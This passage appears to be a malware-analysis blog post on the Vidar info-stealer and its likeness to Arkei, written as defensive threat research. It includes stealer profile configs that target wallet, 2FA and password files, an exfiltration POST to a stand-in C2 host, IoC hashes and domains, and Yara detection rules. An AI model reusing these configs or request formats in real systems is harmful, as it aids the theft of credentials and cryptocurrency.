
Settings

The most important tab is obviously where it is possible to configure the payload, for grabbing some additional stuff on the machine with the profiles. Activate or deactivate some features to filtering the stealer for really specific purposes.

It's also important to notify, that it's possible with Vidar to deploy multiple profiles at the same time. It means when the payload is infecting the victim machine, X archive for X profile is saved in "files" repository. The customer could be able to sort easily for malicious purposes after the grabbed data.



When editing or creating a new rule, we have this prompt panel appearing and this is in relation with what explained above with all possible path that the malware is able to search with the selected files.



After checking a little, there is plenty of profiles on the C2. This is what we could found:

Default empty config:

```
1,1,1,1,1,1,1,1,0,1,250,none;
```

Default initialized config:

```
1,1,1,1,1,1,1,1,1,1,250,Default;%DESKTOP%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*a
```

Examples of custom profiles:

```
1,1,1,1,1,1,1,1,1,1,250,grabba;%DESKTOP%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*au
1,1,0,1,1,1,1,1,1,1,250,инфа;%DESKTOP%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*aut
1,1,1,1,1,1,1,1,1,1,250,Первое;%DESKTOP%\;*.txt:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*;50;true;
1,1,1,1,1,1,1,1,1,1,250,123435566;%DESKTOP%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:
1,1,1,1,1,1,1,1,1,1,250,Default;%DESKTOP%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*a
```

There are also some possibilities to see multiple profiles executed at the same time.

```
1,1,1,1,1,1,0,1,1,1,250,
DESKTOP;%DESKTOP%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*2fa*.png:*backup*.*:*code*.*:*password*.*:*auth*.*:*google
DOCUMENTS;%DOCUMENTS%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*auth*.*:*google*.*:*u
DRIVE_REMOVABLE;%DRIVE_REMOVABLE%\;*.txt:*.dat:*wallet*.*:*2fa*.*:*backup*.*:*code*.*:*password*.*:*auth*.*:*
```

they are in fact Delimited with the specific format, as detailed as above. So here, we have 3 profiles :


- DESKTOP
- DOCUMENTS
- DRIVE_REMOVABLE

that will be stored into there respectively archives into “files” repository.


e.d: All dumped profiles are available on [my GitHub repository](#).

Finally, with this quick analysis of the panel, something that is more and more common nowadays with a stealer, a loader feature, for pushing other malware.

As mentioned in the introduction, this is a shop where customers will just have to deal to configure their malware, everything is managed by a team (?) behind for the maintenance and for avoiding proxy filtering stuff, domains are changed regularly (it’s also easy to check this on the samples, because it looks like a new version means a new generated domain).




Also, there is some possibility (of what they said) to have a 2FA Authentication to their account page.




Some fancy message

if we are searching for some stuff with the login panel, with have some sympathetic message.



Let’s see what we have behind 🙂




A kind of easter egg to remind us what is the signification of Vidar: “the God of Vengeance” in Nordic mythology.

Vidar – An Arkei copycat?

If we are looking to requests and code, Vidar is almost identical to Arkei. There is slightly some differences at some point but all implemented features are the same. This could lose some blue team people if they don’t make too much attention to it on sandbox results. Current Yara rules will trigger Vidar as Arkei, so automated assignations lead to mistakes at the moment of this review. Analyzing the code is mandatory here to understand what’s goin’ on.

At first, the main function for both of them is similar :




The archive generation is also the same, so this is not with this information that it's possible to differentiate these two malware.

Code differences


An easy to know if we are dealing with Vidar is to find "Vidar.cpp".

```
00473F80  64 3D 32 00 2E 65 78 65  00 00 00 00 43 3A 5C 50  d=2..exe....C:\P
00473F90  72 6F 67 72 61 6D 44 61  74 61 5C 00 66 61 69 6C  rogramData\.fail
00473FA0  00 00 00 00 73 00 65 00  61 00 72 00 63 00 68 00  ....s.e.a.r.c.h.
00473FB0  53 00 74 00 72 00 69 00  6E 00 67 00 20 00 21 00  S.t.r.i.n.g.·.!.
00473FC0  3D 00 20 00 72 00 65 00  70 00 6C 00 61 00 63 00  =.·.r.e.p.l.a.c.
00473FD0  65 00 53 00 74 00 72 00  69 00 6E 00 67 00 00 00  e.S.t.r.i.n.g...
00473FE0  56 00 69 00 64 00 61 00  72 00 2E 00 63 00 70 00  V.i.d.a.r...c.p.
00473FF0  70 00 00 00 6E 65 74 66  75 6C 66 69 6C 6C 65 64  p...netfulfilled
00474000  00 00 00 00 6D 6E 70 61  79 6D 65 6E 74 73 00 00  ....mnpayments..
00474010  6D 6E 63 61 63 68 65 00  67 6F 76 65 72 6E 61 6E  mncache.governan
00474020  63 65 00 00 62 61 6E 6C  69 73 74 00 6D 65 6D 70  ce..banlist.memp
00474030  6F 6F 6C 00 70 65 65 72  73 00 00 00 66 65 65 5F  ool.peers...fee
```

Vidar Signature



Arkei signature



Network differences

An analyst can be dupe easily with the requests and thinking that we have another form of HTTP requests with Arkei, but it's not.

Vidar HTTP Requests


```
/ (i.e 162)    <- Config
ip-api.com/line/    <- Get Network Info
/msvcp140.dll       <- Required DLL
/nss3.dll           <- Required DLL
/softokn3.dll       <- Required DLL
/vcruntime140.dll   <- Required DLL
/                   <- Pushing Victim Archive to C2
```

there are no libraries downloaded on Arkei, this is something really specific to Vidar, for some parts of the stealing process.

Arkei HTTP Requests

```
/index.php        <- Config
ip-api.com/line/  <- Get Network Info
/index.php        <- Pushing Victim Archive to C2
```

Config Format



If you want to understand what is the purpose the config format for Arkei

1	Saved Passwords
1	Cookies / Autofill
1	History
2	CryptoCurrency
2	Skype
2	Steam
1	Telegram
1	Screenshot
1	Grabber
txt:log:	Grabber Config
50	Max Size (kb)
2	Self Delete

Also, there are some slight changes in the last POST requests, Vidar is just adding new fields like the profile and the versioning.

To understand how far the requests looks the same, let's dig into a PCAP file. I indicated the differences in red, and apart from the versioning and profile values, all rest is the same. But if we dig into some older sample, it's impossible to see the differences except the path of the request.


Last POST request – Vidar

```
POST / HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xb
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 66809
Host: some.lovely.vidar.c2.with.love
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid"

90059c37-1320-41a4-b58d-2b75a9850d2f
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="os"

Windows 7 Professional
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="platform"

x86
--1BEF0A57BE110FD467A
```

```
Content-Disposition: form-data; name="profile"

XXX <- Random Int
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="user"

admin
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="cccount"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="ccount"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="fcount"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="telegram"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="ver"

4.1
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="logs"; filename="COUNTRY_.zip"
Content-Type: zip
```

Features differences


When we dig into the different features, there is some config part on Vidar that is in fact just some placebo options. in an example, the Steam stealing feature is implemented in Arkei is not found in Vidar. This is also the same thing with Skype but in contrary 2FA stealing stuff is only on Vidar (with what I have seen on samples in my possession).



Strings only present in Arkei and not in the Vidar that I analyzed

Is Arkei still active and maintained?

On one of the selling page of this stealer, it's still sold and continue to be updated. For example, it reveals that soon a final update on it will be pushed (v10). So let's see how this will turn.




The Vidar Cracked Version

There is also in the wild a cracked version that was already spotted by some people on twitter. This Vidar or “Anti-Vidar” as called in the source code of the panel and It’s based on an early Vidar build (v2.3 it seems).

Login

The login is identical to the Android Lokibot panel (thanks to @siri_urz). As always when confronted at this kind of stuff, the code never lies (or it seems) for helping us to identify what is the real C2/Malware.



Profile code

The profile is far more simple than the nowadays panels and samples, the default profile is hardcoded on the PHP file, and will get it if the value is 11.

IoCs

SHA256 Hashes

3A20466CC8C07638B8882CCC9B14C08F605F700F03D388CF85B2E76C51D64D65
0E982A02D754588D4EE99F30084B886B665FF04A1460D45C4FD410B04B10A8AF
2679FA8E9FD0C1F6F26527D53759BB596FDA43A741B4DFCC99A8C0907836A835
9EC586B07961E0C93C830DD1C47598FE21277432F11809A4B73DF7370CDD2E29
42C6950CA57D8805C217E3334158DAB4CC71A50C94D77F608B1C442BFD2B01CA
D71F81EDF8AC04639D3B7C80AA178DF95C2CBFE73F81E931448A475FB771267A
DAD5FCEAB002791DD6FD575782C173F1A39E0E7CE36E6DE1BAEFA95D0A8FB889
66162E69CA30A75E0DD1A6FBB9028FCFBE67B4ADE8E844E7C9FF2DCB46D993D8
EFF272B93FAA1C8C403EA579574F8675AB127C63ED21DB3900F8AB4FE4EC6DA9
EDBAC320C42DE77C184D30A69E119D27AE3CA7D368F802D2F8F1DA3B8D01D6DD
B1D5B79D13F95A516ABBCC486841C8659984E5135F1D9C74343DCCD4390C3475
543AEE5A5435C77A8DE01433079F6381ADB4110F5EF4350E9A1A56B98FE40292
65B2BD17E452409397E2BD6F8E95FE8B708347D80074861698E4683BD12437A9
47E89F2C76D018D4952D421C5F1D603716B10E1712266DA32F63082F042F9C46
5D37323DA22C5414F6E03E06EFD184D7837D598C5E395E83C1BF248A7DE57155
5C0AF9C605AFD72BEF7CE8184BCCC9578EDB3A17498ACEBB74D02EB4AF0A6D2E
65287763245FDD8B56BB72298C78FEA62405BD35794A06AFBBE23CC5D38BE90A
20E92C2BF75C473B745617932F8DC0F8051BFC2F91BB938B2CC1CD808EBBC675
C752B68F3694B2FAAB117BCBA36C156514047B75151BBBFE62764C85CEF8ADE5
AE2EBF5B5813F92B0F7D6FCBADFA6E340646E4A776163AE86905E735A4B895A0
8F73E9C44C86D2BBADC545CED244F38472C5AACE0F75F57C8FC2398CE0A7F5A1

thx @benkow_ for the help to find some samples 🙂

Domains

malansio.com
nasalietco.com
binacoirel.com
newagenias.com
bokolavrstos.com
naicrose.com
benderio.com
cool3dmods.com

MITRE ATT&CK

- Discovery – System Information Discovery
- Discovery – System Time Discovery
- Discovery – Query Registry
- Discovery – Process Discovery
- Execution – Command-Line Interface
- Execution – Execution through Module Load
- Credential Access – Credentials in Files
- Collection – Screen Capture
- Collection – Data From Removable Media
- Collection – Data from Local System
- Exfiltration – Data Compressed

Yara Rules

Vidar

```
rule Vidar_Stealer : Vidar
{
    meta:
        description = "Yara rule for detecting Vidar stealer"
        author = "Fumik0_"

    strings:
        $mz = { 4D 5A }

        $s1 = { 56 69 64 61 72 }
        $s2 = { 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 }
    condition:
        $mz at 0 and ( (all of ($s*)) )
}

rule Vidar_Early : Vidar
{
    meta:
        description = "Yara rule for detecting Vidar stealer - Early versions"
        author = "Fumik0_"

    strings:
        $mz = { 4D 5A }
        $s1 =  { 56 69 64 61 72 }
        $hx1 = { 56 00 69 00 64 00 61 00 72 00 2E 00 63 00 70 00 70 00 }
    condition:
         $mz at 0 and all of ($hx*) and not $s1
}

rule AntiVidar : Vidar
{
    meta:
        description = "Yara rule for detecting Anti Vidar - Vidar Cracked Version"
        author = "Fumik0_"

    strings:
        $mz = { 4D 5A }
        $s1 = { 56 69 64 61 72 }
        $hx1 = { 56 00 69 00 64 00 61 00 72 00 2E 00 63 00 70 00 70 00 }
        $hx2 = { 78 61 6B 66 6F 72 2E 6E  65 74 00 }
    condition:
         $mz at 0 and all of ($hx*) and not $s1
}
```

Arkei

```
 rule Arkei : Arkei
rule Arkei : Arkei
{
     meta:
          Author = "Fumik0_"
          Description = "Rule to detect Arkei"
```

```
          Date = "2018/12/11"

      strings:
          $mz = { 4D 5A }

          $s1 = "Arkei" wide ascii
          $s2 = "/server/gate" wide ascii
          $s3 = "/server/grubConfig" wide ascii
          $s4 = "\\files\\" wide ascii
          $s5 = "SQLite" wide ascii

          $x1 = "/c taskkill /im" wide ascii
          $x2 = "screenshot.jpg" wide ascii
          $x3 = "files\\passwords.txt" wide ascii
          $x4 = "http://ip-api.com/line/" wide ascii
          $x5 = "[Hardware]" wide ascii
          $x6 = "[Network]" wide ascii
          $x7 = "[Processes]" wide ascii

          $hx1 = { 56 00 69 00 64 00 61 00 72 00 2E 00 63 00 70 00 70 00 }


      condition:
          $mz at 0 and
          ( (all of ($s*)) or ((all of ($x*)) and not $hx1))
}
```

Github

- Extract Vidar Config
- Profiles dumped

Recommendations

This is, as usual, the same thing that I said about my precedent blog post.

- Always running stuff inside a VM, be sure to install a lot of stuff linked to the hypervisor (like Guest Addons tools) to trigger as much as possible all kind of possible Anti-VM detection and closing malware.
- When you have done with your activities stop the VM and restore it with a Specific clean snapshot.
- Avoid storing files at a pre-destined path (Desktop, Documents, Downloads), put at a place that is not common.
- Don’t be stupid to click on cracks on youtube, hack software for popular games, or “wonderful” easy cash money (like Free Bitcoin Program /facepalm).
- Flush your browser after each visit, never saved your passwords directly on your browser or using auto-fill features.
- Don’t use the same password for all your websites (use 2FA and it’s possible).

Conclusion

This analysis was a kind of a mystery game. It’s hard to understand if Vidar is an evolution of Arkei or a forked malware based on his code. As far it seems this is currently an active one and growing up. A lot of updates are pushed on it regularly probably due because this is a young (forked/copycat) malware. With the fact, that this stealer was also using the skin theme of Android Lokibot (due to the cracked version), this could really lose some minds for identifying what is the correct name of the C2, without any samples to analyze. For now, let’s see with the time if we will more answers to put the puzzle together for this stealer. ¯_(ツ)_/¯

On my side, if I could sum up this year. I have done way more things than I could imagine because 2018 was a really “reaaalllyyyy” thought year, with a lot of problems and huge issues. Let’s see how this next year will be. But now, it’s time to rest and eat because there were so many sleep hours destroy and skip meals this year for learning stuff.

Special thanks to my buddies (they will know who they are), you are the best <3

#HappyHunting
#SeeYouIn2019
